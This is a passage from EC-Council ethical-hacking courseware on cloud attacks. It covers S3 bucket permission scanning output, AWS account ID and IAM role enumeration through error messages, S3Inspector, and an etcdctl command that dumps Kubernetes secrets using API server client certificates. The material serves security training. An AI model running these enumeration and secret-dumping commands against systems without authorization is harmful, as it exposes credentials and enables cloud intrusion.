rzeczoznawca | bucket_exists | AuthUsers: [], AllUsers: [Read]
red-dev | bucket_exists | AuthUsers: [], AllUsers: []
allinoneseo | bucket_exists | AuthUsers: [], AllUsers: [Read]
save-song | bucket_not_exist
gandcfabcon | bucket_not_exist
deveo | bucket_exists | AuthUsers: [], AllUsers: [Read]
appshack | bucket_exists | AuthUsers: [], AllUsers: [Read]
woo-staging | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
checkon | bucket_not_exist
caspar-staging | bucket_exists | AuthUsers: [], AllUsers: [Read]
pinnacle-dev | bucket_exists | AuthUsers: [], AllUsers: [Read, Write, ReadACP, WriteACP]
lumaforge | bucket_exists | AuthUsers: [], AllUsers: [Read, ReadACP]
rodekors | bucket_exists | AuthUsers: [], AllUsers: [Read]
mustafa | bucket_exists | AuthUsers: [], AllUsers: [FullControl]
dev-place | bucket_not_exist
sioux | bucket_exists | AuthUsers: [], AllUsers: [ReadACP]
vtc-test | bucket_exists | AuthUsers: [], AllUsers: [Read]
$
```

Figure 19.56: Screenshot of S3Scanner

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating AWS Account IDs


AWS accounts are identified via unique IDs, which, when exposed in the public domain, can be leveraged by attackers to target cloud services. These unique IDs are meant to be private but are often exposed to the public without the user's knowledge. Attackers can take advantage of this information leakage and use it for nefarious purposes.

Attackers enumerate AWS account IDs via the following sources:

- AWS error messages
- Code repositories, such as GitHub
- Screenshots
- Relational database service (RDS) public snapshots (RDS → Snapshots → All Public Snapshots)
- Public elastic block store (EBS) snapshots (EC2 → Snapshots → Public Snapshots)
- Public Amazon machine images (AMIs) (EC2 → AMIs → Public images)
- People posting personal IDs to seek online assistance/troubleshooting

After obtaining the account IDs, attackers can perform various activities, such as resource enumeration (discovering existing users, roles, etc.), IAM role assumption, and invocation of Lambda functions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating IAM Roles

Attackers enumerate IAM role names by analyzing the AWS error messages, which reveal information regarding the existence of a user. Generally, in AWS cloud services, users are allowed to perform numerous attempts to assume a role. For every failed attempt, AWS response messages reveal information about the existence of the role. If the AWS blocks an account after some failed attempts, implementing a brute-force technique can be difficult but not impossible. By executing the process with a fragmented set of accounts or nodes, attackers can ultimately evade IP and account filtering solutions.

Information gathered by attackers through IAM role enumeration include the following:

- Internal software/stacks
- IAM user names (used for social engineering)
- AWS services in use
- 3rd-party software in use (e.g., CloudSploit, Datadog, Okta)

After enumerating the roles, attackers can try to assume an open role and steal its credentials.

For example, if an attacker tries to assume a role that is not permitted, the AWS produces an error message, as shown in the figure.

```
An error occurred (AccessDenied) when calling the AssumeRole operation: User: arn:aws:iam::012345678901:user/MyUser is not authorized to perform:
 sts:AssumeRole on resource: arn:aws:iam::111111111111:role/aws-service-role/rds.amazonaws.com/AWSServiceRoleForRDS
```

Figure 19.57: Screenshot of an AWS error message when targeting an existent role

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


By analyzing the error message, attackers can confirm the existence of the role but cannot assume it owing to constraints in assume role policy. When executing the same command targeting a non-existent role, the AWS will produce the following error message:

```
An error occurred (AccessDenied) when calling the AssumeRole operation: Not authorized to perform sts:AssumeRole
```

Figure 19.58: Screenshot of an AWS error message when targeting a non-existent role

By using any valid account ID and well-filtered wordlist, attackers can enumerate existing IAM roles.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating Bucket Permissions using S3Inspector

Source: *https://github.com*

Attackers use S3Inspector to enumerate AWS S3 bucket permissions. By using this tool, attackers can verify whether a bucket is public or non-public. In case of a public bucket, attackers can acquire the bucket permissions and a list of URLs to access it. Non-public buckets respond with access denied reports.





Figure 19.59: Screenshot of S3Inspector

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Enumerating Kubernetes etcd

Kubernetes is a distributed computing platform; therefore, it requires a distributed database, such as etcd. Etcd is a distributed and consistent key-value storage, where Kubernetes cluster data, service discovery details, API objects, etc. are stored. The API server communicates with etcd to retrieve and store information based on the requests from other Kubernetes components. Gaining access to etcd is the same as obtaining root-level access to the system. In Kubernetes, only the API server is allowed to access the etcd store. Attackers enumerate etcd processes, configuration files, open ports (identifying port number 2379), etc. to identify endpoints connected to the Kubernetes environment.

For example, attackers can use the following command to enumerate the location of the etcd server and PKI information:

```
# ps -ef | grep apiserver
```

Attackers also enumerate metadata services provided by the cloud service to identify the location of an etcd server and retrieve critical information, such as certificates and key files. After gathering information about the etcd server and PKI, attackers can further browse the registries to retrieve cluster data.

For example, attackers can run the following command to enumerate secrets stored in the Kubernetes cluster:

```
# ETCDCTL_API=3 ./etcdctl --cacert=/etc/kubernetes/pki/etcd/ca.crt --
cert=/etc/kubernetes/pki/apiserver-etcd-client.crt --
key=/etc/kubernetes/pki/apiserver-etcd-client.key --
endpoints=https://127.0.0.1:2379 get /registry/ --prefix | grep -a
'/registry/secrets/'
```

